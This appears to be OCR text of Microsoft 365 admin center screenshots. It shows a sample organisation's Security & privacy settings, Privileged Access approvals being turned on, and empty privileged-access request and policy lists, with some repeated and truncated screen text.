After you turn on self-service password reset, you need to send users to the fo
alternate phone number or email address. Don't lose access to your account.
Privileged Access
Require approvals for privilege tasks
On
Default approver group*
Select approver's group
Privileged Access Approvers
Save
Cancel
Run Diag
Need help?
Global Admin


Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/settings/security
Microsoft 365 admin center
FO
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Security & privacy
Sharing
Control access for people outside your organization.
Let users add new guests to the organization
On
Privileged Access
Set scoped access for privilege tasks and data access within your organization
Approvals for privilege tasks
On
Manage access policies and requests
Let your people reset their own passwords
You can turn it on in the Azure AD admin center.
After you turn on self-service password reset, you need to send users to the fo
alternate phone number or email address. Don't lose access to your account.
Privileged Access
The Privileged Access settings have been updated
Close
Run Diag
Need help?
Global Admin

Microsoft 365 admin ce

https://portal-sdf.office.com/adminportal/home#/settings/security

Microsoft 365 admin center

FO

Home

Users

Groups

Resources

Billing

Support

Settings

Services & add-ins

Security & privacy

Organization profile

Partner relationships

Setup

Reports

Health

Home > Security & privacy

Fabrikam Org

Sharing

Edit

Control access for people outside your organization.

Let users add new guests to the organization — On

Privileged Access

Edit

Set scoped access for privilege tasks and data access within your organization

Approvals for privilege tasks — On

Manage access policies and requests

Let your people reset their own passwords

You can turn it on in the Azure AD admin center.

After you turn on self-service password reset, you need to send users to the following website so they can set up their alternate phone number or email address. Don't lose access to your account.

https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess

Run Diag

Need help?

Global Admin

Microsoft 365 admin ce

https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess

Microsoft 365 admin center

FO

Home

Users

Groups

Resources

Billing

Support

Settings

Services & add-ins

Security & privacy

Organization profile

Partner relationships

Setup

Reports

Health

Home > Privileged Access Requests

Fabrikam Org

New request

View

All Requests

Configure Policies

Request for | Type | Requestor | Requested at | Status | Requestor's comments

Nothing here yet.

Run Diag

Need help?

Global Admin

Microsoft 365 admin ce

https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess

Microsoft 365 admin center

FO

Home

Users

Groups

Resources

Billing

Support

Settings

Services & add-ins

Security & privacy

Organization profile

Partner relationships

Setup

Reports

Health

Home > Privileged Access Requests

Fabrikam Org

+ Add a policy

View

All Policies

Access Requests


Policy for | Policy type | Approval type | Approvers group | Created on


Nothing here yet.

Run Diag

